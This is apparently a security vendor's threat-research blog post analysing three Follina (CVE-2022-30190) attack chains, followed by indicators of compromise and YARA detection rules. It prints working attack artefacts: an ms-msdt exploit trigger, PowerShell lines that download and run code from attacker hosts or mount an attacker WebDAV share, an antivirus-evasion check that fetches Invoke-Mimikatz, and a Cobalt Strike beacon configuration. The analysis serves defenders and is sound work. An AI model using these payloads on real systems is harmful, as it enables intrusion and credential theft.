Threat analysis: Follina exploit fuels 'live-off-the-land' attacks

blog.reversinglabs.com/blog/threat-analysis-follina-exploit-powers-live-off-the-land-attacks

Threat Research
| July 27, 2022

Blog Author
Joseph Edwards, Senior Malware Researcher at ReversingLabs. Read More...

An analysis of three in-the-wild payloads delivered using the recently discovered Follina exploit shows how attackers can use it to achieve persistent access in victim environments and turbo-charge efforts to 'live off the land' and avoid detection by security monitoring tools.

Executive Summary

ReversingLabs analyzed three malicious payloads circulating online that have been linked to use of the newly discovered Follina exploit in Microsoft's Support Diagnostic Tool (MSDT). ReversingLabs analyzed three attack chains that used the Follina exploit to gain a foothold within target systems. Our research revealed that the Follina exploit is being used to deliver a range of common exploitation and persistence tools including Cobalt Strike, Mimikatz (a credential harvesting utility) as well as PowerShell scripts used to obtain persistent access and harvest data and credentials from victim networks.

Additionally, we discovered attacks using novel methodologies, including the use of syscalls to obfuscate malicious payloads and avoid API monitoring technologies; use of the "net use" command with a username and password to execute the payload on a mounted network share; and deployment of novel, as-yet unidentified malware.

The research underscores the threat posed by Follina, which greatly enhances the ability of malicious actors to "live off the land" within victim environments: leveraging native administrative tools and functions to elevate access permissions.

Overview

The so-called Follina exploit is one of the most serious remote code execution (RCE) vulnerabilities in recent memory. First disclosed in May, 2021, the vulnerability (CVE-2022-30190) affects the Microsoft Support Diagnostic Tool, a standard component of the company's Windows operating system. According to Microsoft, Follina is a remote code execution vulnerability that can be exploited when MSDT is called using the URL protocol from an application (for example: Microsoft Word).

An attacker who successfully exploits the Follina vulnerability can run arbitrary code with the privileges of the calling application. The attacker can then install programs, view, change, or delete data, or create new accounts in the context allowed by the user's rights. That could allow a remote, unauthenticated attacker to take control of an affected system, according to an alert from CISA. Microsoft issued guidance for remediating the flaw and then, in mid June, a patch for the underlying vulnerability.

Researchers at Microsoft and elsewhere discovered the Follina exploit being used in phishing documents and active campaigns. To assess the nature of the threat, ReversingLabs hunted for Follina exploitation samples using its Titanium platform, then analyzed them to observe what final payloads are being delivered in-the-wild in conjunction with use of the Follina exploit. ReversingLabs researcher Joseph Edwards collected three samples of threats. Her is his analysis of each.

Analysis

Exploit Chain 1: Cobalt Strike Beacon hosted on WebDAV Share

Document Stage

The document we observed is a relations file stored in a Word document, but is typically not visible to end users.

document.xml.rels (b16d0271ff1bc6e508dbf6a2183644926f3631038d6be30cc9e615efc5e2e903)

In analyzing this document, the relationship of interest is the Type oleObject, in bold below. Note that the TargetMode is “External” and points to a third party website: https[://]files.attend-doha-expo[.]com/inv.html. Also make note of the "!" character at the end of the target URL, which is an important part of triggering additional processing of the HTML payload.

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId8"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId3"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId7"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.JPG"/><Relationship Id="rId2"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/numbering" Target="numbering.xml"/><Relationship Id="rId6"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="https://files.attend-doha-expo.com/inv.html!" TargetMode="External" /><Relationship Id="rId5"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.png"/><Relationship Id="rId4"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId9"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/></Relationships>

HTML Stage

The file we observed:exploit

inv.html (4f643bf57abe70e3c4ed64f05167da5d6c35f2dac1d7fda78523ab231f903575)

This is an HTML file with embedded JavaScript that invokes ms-msdt, the Microsoft Support Diagnostic Tool (MSDT) protocol handler, passing a list of options. As designed, MSDT is a utility that in invoked when files of unknown types are encountered. MSDT allows the user to indicate which program they would like to use to open a given file. A copy of this file appears below.

<head></head>
<body>
<script>

//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...[*4096 bytes, truncated]

window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed

IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+
[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+
[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bc
[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";

</script>
</body>

A few observations about this file:

- Note the parameter at the end: **IT_AutoTroubleshoot=ts_AUTO**, which takes the specified actions without user interaction or authentication.
- Note the use of the command **IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu**, which opens the context menu for selecting a program to open. In this case it is "calc", but this could be used to launch any application.
- In the file below, the **IT_SelectProgram=NotListed IT_BrowseForFile=** command is used to select the "Program Not Listed" option and browse to the file to be used.
- In this case, a Base64-encoded blob is parsed to resolve the file path. That explains the string: i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe, which is inserted at the end so that if the handler parses the **IT_BrowseForFile** argument, looking for a path to a legitimate Windows executable, the argument will pass that check.

The Base64-encoded blob is parsed and executed as a PowerShell command using Invoke-Expression:

$cmd="C:\windows\system32\cmd.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f **/im msdt.exe";**
Start-Process $cmd -windowstyle hidden -ArgumentList "/c net use **z: \\5.206.224.233\webdav\ /user:user `$RFVbgtyuJ32D && z:\osdupdate.exe && net use z: /delete** ";

Note that first the PowerShell command ends the **msdt.exe** process which executes as a result of the ms-msdt protocol handler. Next, the PowerShell commands log into a WebDAV file share at the remote server **5.206[.]224.233**, using the username *user* and the password *$RFVbgtyuJ32D*, and mounts the server as a network share at drive letter Z. Using the Windows terminal cmd.exe, the script launches a file named **osdupdate.exe** and removes the network share.

Payload Stage

The payload delivered via this exploit chain was:
osdupdate.exe (083d27a598e1a4c93dc8a9b446ca95c4c7b7b8f2e5fc2f6020b162ead8c91bdf)

Our analysis shows that this payload is a loader for a Cobalt Strike beacon. The malware uses direct syscalls to evade API monitoring or module hooking by endpoint detection and response (EDR) technology.

Additionally, the following APIs are used but obscured within the payload:

- ZwAllocateVirtualMemory
- ZwGetContextThread
- ZwProtectVirtualMemory
- ZwResumeThread
- ZwSetContextThread
- ZwTerminateProcess
- ZwWriteVirtualMemory

These APIs allow the process to inject itself with the decrypted shellcode for a Cobalt Strike beacon. The beacon reaches out to the Command and Control server telecomly[.]info and was configured with the following options:

{"BeaconType": ["HTTPS"], "Port": 443, "SleepTime": 60000, "MaxGetSize": 2097328, "Jitter": 20,

"C2Server": "www.telecomly.info,/Collector/2.0/settings/",

"HttpPostUri": "/users/8:orgid:c2811-b2a4-2b33-3be12bad1/endpoints/events/poll",

"Malleable_C2_Instructions": ["Remove 46 bytes from the end", "Remove 130 bytes from the beginning", "NetBIOS decode 'a'"], "SpawnTo": "x5/Epp7jyIAJUfH0bBiYfw==", "HttpGet_Verb": "GET", "HttpPost_Verb": "GET", "HttpPostChunk": 96,

"Spawnto_x86": "%windir%\\syswow64\\werfault.exe", "Spawnto_x64": "%windir%\\sysnative\\werfault.exe", "CryptoScheme": 0, "Proxy_Behavior": "Use IE settings", "Watermark": 123456789, "bStageCleanup": "False", "bCFGCaution": "False", "KillDate": 0, "bProcInject_StartRWX": "False", "bProcInject_UseRWX": "False", "bProcInject_MinAllocSize": 17500, "ProcInject_PrependAppend_x86": ["kJA=", "Empty"], "ProcInject_PrependAppend_x64": ["kJA=", "Empty"],

"ProcInject_Execute": ["ntdll:RtlUserThreadStart", "CreateThread", "NtQueueApcThread-s", "CreateRemoteThread", "RtlCreateUserThread"],

"ProcInject_AllocationMethod": "NtMapViewOfSection", "bUsesCookies": "False", "HostHeader": ""}

Significance

The compelling features that emerged from our analysis of this Follina exploit chain were:

- The use of the "net use" command with a username and password to execute the payload on a mounted network share. This prevents automated harvesting from simply using the URL to discover the payload.
- The use of Cobalt Strike, which enables lateral movement and advanced evasion within a network.
- The use of direct syscalls to obfuscate the payload and evade API monitoring. This is a newer and infrequently seen technique.


Exploit Chain 2: PowerShell Stealer and Invoke-Mimikatz

Document Stage

The Rich Text Format (RTF) document associated with the exploit chain was:


Basic_Personal_Data_Information_Form.rtf (7641c3d8e2a5159333fb99a851ac8c400bb7fd62fc61c58e6016747045cab0c1)

This file has two embedded OLE objects that reference external HTML documents. These objects execute automatically without user interaction but do present a prompt to the user, perhaps leaving them with a false sense of security. That prompt is:



In testing, we noticed that the malicious document uses a decoy OLE object if launched via WordPad, reaching out to the following dummy URL:

http[://]127.0.0.1/side1[.]html



However, when opened in Microsoft Word 2016, the OLE object executes the HTML payload at **http[://]seller-notification[.]live/1[.]html**, which we discuss in more detail below.

HTML Stage

The HTML file we detected is:
1.html (b0b952334f0d0195b06faed532170263f7fad6c2)

This HTML stage was hosted at the web address mentioned above, and several others. The syntax within the JavaScript tags in the HTML file that trigger the ms-msdt: protocol handler is the same. The Base64-encoded string decodes to the following PowerShell commands:

Get-Process -Name msdt|Stop-Process;

powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('https://seller-notification.live/Zgfbe234dg')"

These commands simply stop the msdt.exe process launched by the ms-msdt: handler, then download and execute another PowerShell stage.

PowerShell Payloads

The PowerShell script has the identifier da80a38090ef8cb52e91e639ea267c4f24bf3a21

It contains a number of functions that enable the threat actor to collect and exfiltrate credentials to their Command and Control server at **hxxp[://]seller-notification[.]live/upload_file[.]php**. ReversingLabs analysis reveals that the script is capable of performing the following actions:

- Collecting system time, hostname and public IP addresses
- Extracting credentials from Firefox, Microsoft Credential Store, Opera, Yandex, Vivaldi, Chrome and other browsers
- Retrieving credentials from FileZilla, MobaXterm, Oray SunLogin RemoteClient and other SSH-based clients
- Exporting RDP, FTP, Microsoft FTP and other credentials from the Windows Registry
- Enumerating user accounts, groups and administrators using WMIC
- Exfiltrating collected data, and the SOFTWARE and SYSTEM registry hives as .zip files and then uploading them to the Command and Control (C2) server.
- Installing a Scheduled Task using the PowerShell commandlet **Enable-ScheduledTask** and the task name **MicrosoftEdgeUpdateTaskMaEnglishAPUAL.** This task runs every three weeks, on Monday at 10 am local time and downloads and executes an updated version of the above script from **hxxp[://]seller-notification[.]live/Zgfbe234dg**.

Oddly, despite this ‘red flag’ functionality, the above PowerShell script revealed 0/56 detections on VirusTotal. The updated version of the script, Zgfbe234dg, which contains the same features, also has 0/56 detections on VirusTotal. However, the Zgfbe234dg can download and execute an additional script, displayed below:

$string_all = [system.String]::Join(" ", (Get-Process | Select-Object -Expandproperty ProcessName))

if([bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544") -and ($string_all -notlike "*FortiTray*" -and $string_all -notlike "*ntrtscan*" -and $string_all -notlike "*TMBMSRV*" -and $string_all -notlike "*AdAwareService*" -and $string_all -notlike "*ccEvtMgr*" -and $string_all -notlike "*snac*" -and $string_all -notlike "*klnagent*" -and $string_all -notlike "*kavfswp*" -and $string_all -notlike "*msseces*" -and $string_all -notlike "*MpCmdRun*" -and $string_all -notlike "*MSASCui*" -and $string_all -notlike "*ntrtscan*" -and $string_all -notlike "*vba32lder*" -and $string_all -notlike "*MongoosaGU*" -and $string_all -notlike "*V3Svc*" -and $string_all -notlike "*SPHINX*" -and $string_all -notlike "*PSafeSysTray*" -and $string_all -notlike "*NisSrv*"))

{

(echo "**iex(New-Object Net.WebClient).DownloadString('https://seller-notification.live/JFhfdsfo1234vdv')"|powershell -)** >> ($Global:filename_path + "\hash_123.txt")

}This new script from **hxxps[://]seller-notification[.]live/JFhfdsfo1234vdv** is executed only if no processes in the above list are found running. This would appear to help evade antiviruses that detect the script. This new download stands out because the output (**hash_123.txt**) references hashes. In fact, the downloaded **JFhfdsfo1234vdv** (3c7674214e21cc4ec6a92555a1e6d1ad5c7ed36f) is almost an exact match to the Invoke-Mimikatz script used to harvest credentials from memory. This script is simply obfuscated with concatenation of strings and the insertion of backtick characters. Using Invoke-Mimikatz, a threat actor can reflectively load the credential harvesting tool in memory and avoid writing to disk.

Significance

This exploit chain highlights the ways in which a threat actor can capitalize on the Follina exploit to enhance their ability to “live off the land” in victim environments: making little to no use of compiled malware. By opening an avenue on vulnerable systems to use a native Windows component, MSDT, Follina gives malicious actors persistent access to vulnerable systems and their credentials.

In the above example, a threat actor that knew about a variety of common credential stores. They were also aware of security products that could detect credential extraction from memory. This attack illustrates the ways that Follina can enable stealthy compromises and exfiltration from such environments.

Exploit Chain 3: Unknown Backdoor

HTML Stage

The HTML file associated with this exploit chain is:

poc.html (57e73e139dff99884e9287266ca4caf826e7ec3b5e93f737198c6bf970b982f8)

We discovered this file being hosted at both http[://]65.20[.]75.158/poc[.]html and http[://]t1bet[.]net/poc.html. The syntax within the JavaScript tags triggering the ms-msdt: protocol handler is the same. The Base64-encoded text is:

That text decodes to the following PowerShell command:

```
Try {
  $wc=new-object system.net.webclient;
  $wc.downloadfile("http://65.20.75.158/0524x86110.exe","$ENV:temp\wstmp.exe");
}
Catch {Exit(1);};
```

$cmd = "$ENV:temp\wstmp.exe";

Start-Process $cmd -windowstyle hidden -ArgumentList "/c rundll32.exe **pcwutl.dll,LaunchApplication** $cmd";

$cmd = "c:\windows\system32\cmd.exe";

Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";

The script downloads an executable to the %Temp% directory, naming it **wstmp.exe**, then executes the payload through the *Program Compatibility Troubleshooter Helper* **pcwutl.dll** and its exported function LaunchApplication. Pcwutl.dll is a legitimate Microsoft application used here to possibly evade standard antivirus detections. Note: this payload was also served from the associated domain **t1bet[.]net**.

Payload

The payload associated with this exploit chain is:

wstmp.exe (5217c2a1802b0b0fe5592f9437cdfd21f87da1b6ebdc917679ed084e40096bfd)

This executable is compressed with the standard packer UPX. Once unpacked, wstmp.exe spawns a **rundll32.exe** process, with the following command line arguments:

"C:\Windows\system32\rundll32.exe" shell32.dll,Control_RunDLL

Wstemp.exe injects this new process with a shellcode buffer, so that rundll32.exe connects to the IP address **45.77[.]45.222** on port 110. The full functionality of this payload needs to be studied further, but the malware did not successfully connect, and the server is likely offline.

Significance

This exploit chain included a unique payload execution method, which spawns and injects rundll32.exe for evasion. This payload could not be easily grouped into an existing malware family and more analysis of this will be needed going forward.

Indicators of Compromise

Filesystem

SHA1 Hash	Description
83fde764f70378b4b0610d87e86faac6dc5bc54b	Word Document
6e9e90431e5e660071b683d121ad887d3726a4a0	Embedded XML File
7ed97610cdee3c69be2961543ce619485b680572	HTML Page

8ea0fea3e9787f270a9a23e3335b7b8e35475b06	Cobalt Strike Loader
8b095d4f5b1ef62b40507e6155a55214243f2c85	RTF Document
1c52a8bab1e5a107837c2d9abab1c73d571dc15d	RTF Document
b0b952334f0d0195b06faed532170263f7fad6c2	HTML Page
da80a38090ef8cb52e91e639ea267c4f24bf3a21	PowerShell Trojan
64e5715d590c54a7c06baceef19e84ef672bc257	PowerShell Trojan
3c7674214e21cc4ec6a92555a1e6d1ad5c7ed36f	PowerShell (Invoke-Mimikatz)
70dcbbcc20addef04eae7bf66c1545a935005c69	HTML Page
82b0beb6fff9a90dc40b300ebf1b0ec4977ba8ad	Unknown Backdoor

Network

files.attend-doha-expo[.]com

5.206[.]224.233

www[.]telecomly[.]info

seller-notification[.]live

65.20[.]75.158

t1bet[.]net

tibetyouthcongress[.]com

45.77[.]45.222:110

Scheduled Tasks

MicrosoftEdgeUpdateTaskMaEnglishAPUAL
Microsoft\Windows\Workplace Join\AptPackageIndexUpdate (may be hidden from System32\Tasks and TaskCache in Registry, but visible using Get-ScheduledTask)

YARA rules for hunting both the initial malicious document stage and the HTML/JavaScript stage:

```
rule MSDT_HTML{

   strings:

      $msdt = "ms-msdt:" nocase

      $str_1 = "/skip force /param" nocase

      $str_2 = "IT_RebrowseForFile=" nocase

      $str_3 = "IT_LaunchMethod=" nocase

      $str_4 = "IT_SelectProgram=" nocase

      $str_5 = "IT_BrowseForFile=" nocase

      $str_6 = "Invoke-Expression" nocase

      $str_7 = "iex" nocase

      $str_8 = "IT_AutoTroubleshoot=ts_AUTO" nocase
```

```
        $str_9 = "mpsigstub.exe" nocase
    condition:
        filesize<3MB and
        $msdt and 3 of ($str_*)
}
rule MSDT_XML{
    strings:
        $str_1 = "TargetMode=\"External\"" nocase
        $re_1 = /(oleObject|frame)" Target=".{3,6}:\/\/.{5,50}!"/
        $re_2 = /(oleObject|frame)" Target="\\\\\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\\.{5,50}!"/
        $private_re = /(192\.168\.\d{1,3}.\d{1,3}|10\.\d{1,3}.\d{1,3}\.\d{1,3}|172\.\d{1,3}.\d{1,3}\.\d{1,3})/
    condition:
        filesize<100KB and
        $str_1 and ($re_1 or $re_2) and not $private_re
```

Conclusions

The Follina exploit (CVE-2022-30190), though only recently discovered, is already being used in active attacks “in the wild.” The remote code execution flaw in a common Microsoft Windows component poses serious risks for organizations, which should immediately apply the patch issued by Microsoft to affected systems.

By analyzing three campaigns that rely on the Follina exploit, ReversingLabs was able to determine that Follina is being used to push payloads associated with persistent threat actors, including Cobalt Strike, Mimikatz and custom malware. Because it leverages a commonly used module, Microsoft Support Diagnostic Tool (MSDT), Follina also advances attackers’ ability to operate within compromised environments while evading detection. For example, we observed Follina being used to launch another standard administrative tool, PowerShell, to effect lateral movement and data exfiltration within compromised environments. Sophisticated attack methods showed concerted efforts by the attackers above to avoid detection.

Beyond patching systems that are vulnerable, security- and threat hunting teams should familiarize themselves with the indicators of compromise (IOCs) above that are associated with the Follina malware and take steps to monitor for activity within your environment that may indicate malicious actors are attempting to leverage the Follina exploit against them.

[Learn how researchers discovered the IconBurst NPM software supply chain attack]

- Tags:
- Threat Research